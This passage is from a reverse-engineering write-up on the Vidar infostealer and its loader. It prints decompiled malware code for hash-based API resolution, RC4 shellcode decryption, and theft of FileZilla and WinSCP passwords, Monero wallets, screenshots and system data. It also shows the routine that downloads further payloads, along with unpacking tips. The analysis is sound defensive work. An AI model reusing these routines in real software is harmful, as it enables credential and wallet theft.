call    rax
mov     edx, 4443D462h  ; kernel32_CreateProcessA
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 92FFBD96h  ; kernel32_VirtualAlloc
mov     [rbp+180h+var_1F8], rax
mov     rcx, rbx
mov     r14, rax
call    ResolveFunctionByHash
mov     edx, 0F8381CDDh ; kernel32_Wow64GetThreadContext
mov     [rbp+180h+var_1F0], rax
mov     rcx, rbx
mov     r13, rax
call    ResolveFunctionByHash
mov     edx, 41747577h  ; kernel32_ReadProcessMemory
mov     [rsp+280h+var_210], rax
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 290711D7h  ; kernel32_VirtualAllocEx
mov     [rsp+280h+var_208], rax
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 2889AC8Ch  ; kernel32_TerminateProcess
mov     [rbp+180h+var_200], rax
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 91B80EC1h  ; kernel32_WriteProcessMemory
mov     rcx, rbx
mov     rsi, rax
call    ResolveFunctionByHash
```

The combination of resolved APIs looks like a classic preparation for process injection. This also makes sense based on what we observed in the `.BSS` section.

Decryption of Encrypted Shellcode

After that, I see a call to the function `sub_7FF7C53B13F0`, which is responsible for the decryption routine of the encrypted shellcode. The function likely uses RC4 encryption, as indicated by the initialization of an array of 256 bytes, which is part of the `Key Scheduling Algorithm (KSA)` in RC4.

```
LODWORD(v3) = 0;
v4 = a2;
v5 = 0;
v6 = 0i64;
v8 = 256i64;
do
{
  v18[v6 + 257] = v5;
  v9 = v5;
  ++v6;
  ++v5;
  v18[v6] = *(_BYTE *)(v9 % 0xA + a3);
}
```

Once the array is initialized, it gets shuffled with a key.

```
do
{
  v12 = (unsigned __int8)v18[v11 + 257];
  v10 = (v12 + (unsigned __int8)v18[v11 + 1] + v10) % 256;
  v13 = &v18[v10 + 257];
  result = (unsigned __int8)*v13;
  v18[v11++ + 257] = result;
  *v13 = v12;
  --v8;
}
```

The final step is the `Pseudo-Random Generation Algorithm (PRGA)`, which uses the array to generate a keystream (a pseudo-random byte sequence) that is XORed with the plaintext to produce the ciphertext.

```
v15 = 0;
v16 = v4;
if ( (int)v4 > 0 )
{
  do
  {
    v3 = ((int)v3 + 1) % 256;
    v17 = (unsigned __int8)v18[v3 + 257];
    v15 = (v17 + v15) % 256;
    v18[v3 + 257] = v18[v15 + 257];
    v18[v15 + 257] = v17;
    result = (unsigned __int8)(v17 + v18[v3 + 257]);
    *a1++ ^= v18[result + 257];
    --v16;
  }
  while ( v16 );
}
return result;
}
```

Instead of analyzing it statically, we can just dynamically analyze it, let the magic happen, and get the next stage (;


Unpacking

Okay, at this point, I have enough information to confidently say that we're dealing with a loader that uses remote process injection to execute its next stage.

There's one neat trick that will help us unpack it with a single breakpoint. As we can see, the malware uses `WriteProcessMemory`. This API takes several parameters, but the third one, `lpBuffer`, is a pointer to the buffer that contains data to be written into the address space of the specified process.


```
C++                                                                    Copy

BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

After setting the breakpoint, we can inspect the third argument on the stack, where we should see the data that is about to be written to the process. By doing this, we get the most beautiful thing -the MZ header. It seems like the malware is trying to inject a PE file into a remote process.




We can follow the memory map and dump the process, but before that, let's see which process it's getting injected into.
By following the `CreateProcessA` call, which we know the malware uses, we can see that the process being injected with the PE is `C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe`.

Now, let's dump the next stage by following the memory map



and dumping it to disk



That’s about it with the loader. Now, let’s analyze the real deal – the stealer!

Stealer Analysis

Overview

It seems like this time we're dealing with a 32-bit binary compiled on `2025-02-23`.

Running Strings yields quite interesting results:

- Multiple occurrences of strings related to crypto wallets.
- Multiple references to browser paths.
- URLs of a Telegram channel and a Steam profile.
- References to numerous files that could potentially store information about the target and passwords.

Data Theft

Before the stealer begins data harvesting, it downloads several DLLs from the C2 server, including:

- **freebl3.dll**
- **mozglue.dll**
- **msvcp140.dll**
- **nss3.dll**
- **softokn3.dll**
- **vcruntime140.dll**

These DLLs are legitimate and likely used by the stealer to enable parsing of relevant information and to facilitate the necessary capabilities for data harvesting.

Vidar is capable of stealing a wide array of data, including:

- **Browser Data** (history, autofill, cookies)
- **General Information** (username, computer details, local time, language, installed software, processes, and more)
- **Crypto Wallets**
- **Screenshots of your PC**
- **And more**

Let's go over some of the things the stealer harvests.

FileZilla

The stealer seems to parse the file `\AppData\Roaming\FileZilla\recentservers.xml` and retrieve the hostname, port, and password if they exist.

```
sub_40F450((void **)&v51 + 2);
sub_40F5B0((int)v45, (CHAR **)&v53, "\\AppData\\Roaming\\FileZilla\\recentservers.xml");
sub_40F4E0(&v53);
sub_40F450((void **)&v53);
sub_40F410(v45);
```

```
{
  if ( StrStrA(v17, "<Host>") )
  {
    v21 = lstrlenA(v17);
    ExtractAndStoreSubstring((int)v46, (int)v17, 9, v21 - 16);
    AllocateAndReplaceString(v46);
    freememory((void **)v46);
  }
  if ( StrStrA(v17, "<Port>") )
  {
    v22 = lstrlenA(v17);
    ExtractAndStoreSubstring((int)v46, (int)v17, 9, v22 - 16);
    AllocateAndReplaceString(v46);
    freememory((void **)v46);
  }
  if ( StrStrA(v17, "<User>") )
  {
    v23 = lstrlenA(v17);
    ExtractAndStoreSubstring((int)v46, (int)v17, 9, v23 - 16);
    AllocateAndReplaceString(v46);
    freememory((void **)v46);
  }
  if ( StrStrA(v17, "<Pass encoding=\"base64\">") )
  {
    v24 = lstrlenA(v17);
    ExtractAndStoreSubstring((int)v46, (int)v17, 27, v24 - 34);
    AllocateAndReplaceString(v46);
    freememory((void **)v46);
    v25 = (const CHAR *)GetPointer((char *)&v52 + 4);
    v26 = lstrlenA(v25);
    v27 = 3 * (v26 >> 2) - (v25[v26 - 1] == 61);
    v56 = v25;
    v54 = (LPCSTR)LocalAlloc(0x40u, v27 - (v25[v26 - 2] == 61));
    if ( v54 )
```

WinSCP

Next, the stealer opens `Software\\Martin Prikryl\\WinSCP 2\\Configuration`, which is the registry key that contains information about the configuration in `WinSCP`. Then, it enumerates the values to check if `Security` and `UseMasterPassword` exist.

```
v35 = 1024;
if ( RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Martin Prikryl\\WinSCP 2\\Configuration", 0, 1u, phkResult) )
  goto LABEL_7;
pcbData = 4;
if ( RegGetValueA(phkResult[0], "Security", "UseMasterPassword", 0x10u, 0, &pvData, &pcbData) )
  goto LABEL_3;
v12 = phkResult[0];
if ( pvData )
{
LABEL_5:
  if ( v12 )
    RegCloseKey(v12);
  goto LABEL_7;
}
```

After that, the stealer opens `Software\\Martin Prikryl\\WinSCP 2\\Sessions`, which is the registry key that contains information about saved WinSCP sessions. It then enumerates the session keys and processes each one to extract details such as the `HostName`, `PortNumber`, `UserName`, and `Password`. For each session, the stealer retrieves the values of these registry keys and constructs a string with the session information. If the password exists, it is retrieved and stored as part of the session details. The information is then allocated and copied into

memory

```
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Martin Prikryl\\WinSCP 2\\Sessions", 0, 9u, phkResult) )
{
  if ( RegEnumKeyExA(phkResult[0], 0, Name, &cchName, 0, 0, 0, 0) )
  {
ABEL_3:
    v12 = phkResult[0];
    goto LABEL_5;
  }

 {
   sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "Soft: WinSCP\n");
   AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
   freememory((void **)&ftLastWriteTime);
   sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "Host: ");
   AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
   freememory((void **)&ftLastWriteTime);
   RegGetValueA(phkResult[0], Name, "HostName", 2u, 0, Class, &v33);
   sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, Class);
   AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
   freememory((void **)&ftLastWriteTime);
   v38 = 4;
   if ( RegGetValueA(phkResult[0], Name, "PortNumber", 0xFFFFu, 0, &v37, &v38) )
   {
     sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, ":22");
     AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
     p_ftLastWriteTime = &ftLastWriteTime;
   }

   p_ftLastWriteTime = (struct _FILETIME *)v26;
 }
 freememory((void **)p_ftLastWriteTime);
 sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "\nLogin: ");
 AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
 freememory((void **)&ftLastWriteTime);
 RegGetValueA(phkResult[0], Name, "UserName", 2u, 0, String, &v34);
 sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, String);
 AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
 freememory((void **)&ftLastWriteTime);
 sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "\n");
 AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
 freememory((void **)&ftLastWriteTime);
 RegGetValueA(phkResult[0], Name, "Password", 2u, 0, pszStr1, &v35);
 sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "Password: ");
 AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
 freememory((void **)&ftLastWriteTime);
 if ( StrCmpCA(pszStr1, "") )
 {
   sub_40C080((int)&ftLastWriteTime, Class, String, pszStr1);
   dwLowDateTime = &ftLastWriteTime;
   if ( v30 >= 0x10 )
     dwLowDateTime = (struct _FILETIME *)ftLastWriteTime.dwLowDateTime;
   sub_40F5B0((int)v36, (CHAR **)v28, (LPCSTR)dwLowDateTime);
   AllocateAndReplaceString(v36, (int)v28);
   freememory((void **)v28);
   if ( v30 >= 0x10 )
   {
```

Screenshot

The stealer captures a screenshot by using `GetDesktopWindow` to get the window handle of the desktop, then it calls `GetDC` to obtain a device context for the desktop window and creates a compatible bitmap with `CreateCompatibleBitmap` to store the screenshot.

```
v52 = va_arg(va3, _DWORD);
v53 = va_arg(va3, _DWORD);
if ( sub_4108E0() )
{
  Rect.left = 16;
  LODWORD(v25) = v24;
  memset(v24, 0, sizeof(v24));
  v24[0] = 1;
  if ( !dword_4237A0(&v27, v24, 0) && !CreateStreamOnHGlobal(0, 1, &ppstm) )
  {
    DesktopWindow = GetDesktopWindow();
    GetWindowRect(DesktopWindow, &Rect);
    hWnd = DesktopWindow;
    DC = GetDC(DesktopWindow);
    hdc = CreateCompatibleDC(DC);
    ho = CreateCompatibleBitmap(DC, Rect.right, Rect.bottom);
    h = SelectObject(hdc, ho);
    hDC = DC;
    v21 = DC;
    v3 = ho;
    BitBlt(hdc, 0, 0, Rect.right, Rect.bottom, v21, 0, 0, 0xCC0020u);
    if ( !dword_4237D0(v3, 0, &v36) )
    {
      phglobal[0] = 0;
      Size = 0;
      dword_4237C8(phglobal, &Size);
      v4 = Size;
      if ( Size )
      {
        v5 = (LPCWSTR *)malloc(Size);
        if ( v5 )
        {
          v6 = v5;
          dword_4237CC(phglobal[0], v4, v5);
          if ( phglobal[0] )
          {
```

Then it delete any temporary objects, doing sort of a clean-up

Browser Data

Vidar stealer supports extracting information from the following browsers:

- `Google Chrome`
- `Amigo`
- `Torch`
- `Vivaldi`
- `Comodo Dragon`
- `Epic Privacy Browser`
- `CocCoc`
- `Brave`

- `Cent Browser`
- `7Star`
- `Chedot Browser`
- `Microsoft Edge`
- `360 Browser`
- `QQBrowser`
- `CryptoTab`
- `Opera Stable`
- `Opera GX Stable`
- `Mozilla Firefox`
- `Pale Moon`


It seems like the stealer uses remote browser debugging to steal cookies. Besides that, it goes through all the browser-related files and tries to extract information from them.

Crypto Wallets

Vidar supports stealing from various cryptocurrency wallets such as Bitcoin, Ethereum, Binance, Brave Wallet, Opera Wallet, Monero, and the list goes on. For example, the stealer opens the registry key `SOFTWARE\monero-project\monero-core` and queries the value `wallet_path` to check if the file `wallet.keys` exists.

```
memset(String1, 0, sizeof(String1));
cbData[0] = 255;
ProcessHeap = GetProcessHeap();
v13 = (BYTE *)HeapAlloc(ProcessHeap, 0, 0x104u);
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, "SOFTWARE\\monero-project\\monero-core", 0, 0x20119u, phkResult) )
  RegQueryValueExA(phkResult[0], "wallet_path", 0, 0, v13, cbData);
RegCloseKey(phkResult[0]);
lstrcatA(String1, (LPCSTR)v13);
if ( lstrlenA(String1) >= 6 )
{
  lstrcatA(String1, ".keys");
  sub_40F3D0((CHAR **)cbData, "");
  strcpy((char *)phkResult, "\\\\Monero\\\\wallet.keys");
  sub_40F5B0((int)cbData, (CHAR **)v25, "Wallets");
  sub_40F5B0((int)v25, (CHAR **)v21, (LPCSTR)phkResult);
```

The stealer creates an SQLite database to store information about the collected data, such as passwords, browser history, and other sensitive details. Here’s an example of the basic structure used to store data:



There’s so much more that Vidar stealer is capable of in terms of stealing and harvesting data, but I can’t go over all of them one by one because it would take forever.

Information Log

The stealer gathers almost all general information about the victim. After collecting the relevant data, it saves it in a file named `information.txt` in memory and sends it to the C2 server.

Some of the fields it collects are:

- Machine ID
- HWID
- GUID
- Computer Name
- Time Zone
- Windows
- And more

In order to extract the relevant information, it uses various APIs and parses registry keys to build the `information.txt` file. For example, to obtain all running processes on the system, the stealer uses the `CreateToolhelp32Snapshot` function to take a snapshot of all running processes. It then iterates over these processes using the `Process32First` and `Process32Next` functions.

Besides the process enumeration function, the stealer collects information about installed programs from the registry key `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`. It then parses the `DisplayName` and `DisplayVersion` values to list all installed software and their respective versions.

```
while ( 1 )
{
  wsprintfA(SubKey, "%s\\%s", "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall", Name);
  if ( RegOpenKeyExA(v3, SubKey, 0, 0x20019u, &v8) )
    break;
  cchName = 1024;
  if ( !RegQueryValueExA(v8, "DisplayName", 0, (LPDWORD)Class, cchClass, &cchName)
    && lstrlenA((LPCSTR)cchClass) >= 2 )
  {
    sub_40F5B0((int)a1, (CHAR **)v11, "\n");
    sub_40F4E0(a1, (int)v11);
    sub_40F450((void **)v11);
    sub_40F5B0((int)a1, (CHAR **)v11, (LPCSTR)cchClass);
    v3 = hKey;
    sub_40F4E0(a1, (int)v11);
    sub_40F450((void **)v11);
    cchName = 1024;
    if ( !RegQueryValueExA(v8, "DisplayVersion", 0, (LPDWORD)Class, cchClass, &cchName) )
    {
      sub_40F5B0((int)a1, (CHAR **)v11, " - ");
      sub_40F4E0(a1, (int)v11);
      sub_40F450((void **)v11);
      sub_40F5B0((int)a1, (CHAR **)v11, (LPCSTR)cchClass);
      v3 = hKey;
      sub_40F4E0(a1, (int)v11);
      sub_40F450((void **)v11);
    }
  }
  RegCloseKey(v8);
```

This is how `Information.txt` looks like:

```
Version: 13.2

Date: 20/3/2025 15:44:39

MachineID: 169e761d-7c54-4ade-a217

GUID: {75ac9683-f7c2}

HWID: 8EBD693388E01671227304-75ac9683-f7c2

Path: C:\Users\AviaLab\Desktop\v7942.exe_000002166AC90000.bin

Work Dir: In memory

Windows: Windows 10 Pro

Install Date: Disabled

AV: Disabled

Computer Name: DESKTOP-C654J0B

User Name: AviaLab

Display Resolution: 1558x920

Keyboard Languages: English (United States) / Hebrew (Israel)

Local Time: 20/3/2025 15:44:39

TimeZone: -8
```

```
[Hardware]

Processor: AMD Ryzen 9 7950X3D 16-Core Processor

Cores: 2

Threads: 2

RAM: 8191 MB

VideoCard: VMware SVGA 3D

[Processes]

System

Registry

smss.exe

csrss.exe

wininit.exe

csrss.exe

winlogon.exe

services.exe

lsass.exe

fontdrvhost.exe

< ... >

[Software]

Digital Detective DCode v5.5 - 5.5.21194.40

Visual Studio Build Tools 2017 - 15.9.61

Event Log Explorer Standard Edition 5.5 - 5.5

Visual Studio Community 2022 - 17.9.6

Kernel OST Viewer ver 21.1

Kernel Outlook PST Viewer ver 20.3

Malcode Analyst Pack v0.24

Microsoft Edge - 134.0.3124.72

Microsoft Edge WebView2 Runtime - 134.0.3124.72

Nmap 7.93 - 7.93

Npcap - 1.73

PDFStreamDumper 0.9.5xx

vbdec
```

```
WinSCP 6.1.1 - 6.1.1

< ... >
```


In addition, there's another file called `passwords.txt`, which appears to contain all the collected passwords. This file is sent to the C2 during the data exfiltration process.


Additional Payloads

The stealer also acts as a downloader. Once it finishes all its harvesting activities, it downloads additional payloads to `C:\ProgramData\<GeneratedFolder>\` using `InternetOpenA`.

```
lpszAgent = (const CHAR *)GetPointer(&a4);
v31 = InternetOpenA(lpszAgent, 1u, 0, 0, 0);
if ( v31 )
{
  v32 = v31;
  StrCmpCA(v39.lpszScheme, "https");
  v33 = (const CHAR *)GetPointer(&a27);
  v34 = InternetOpenUrlA(v32, v33, 0, 0, (DWORD)v32, 0);
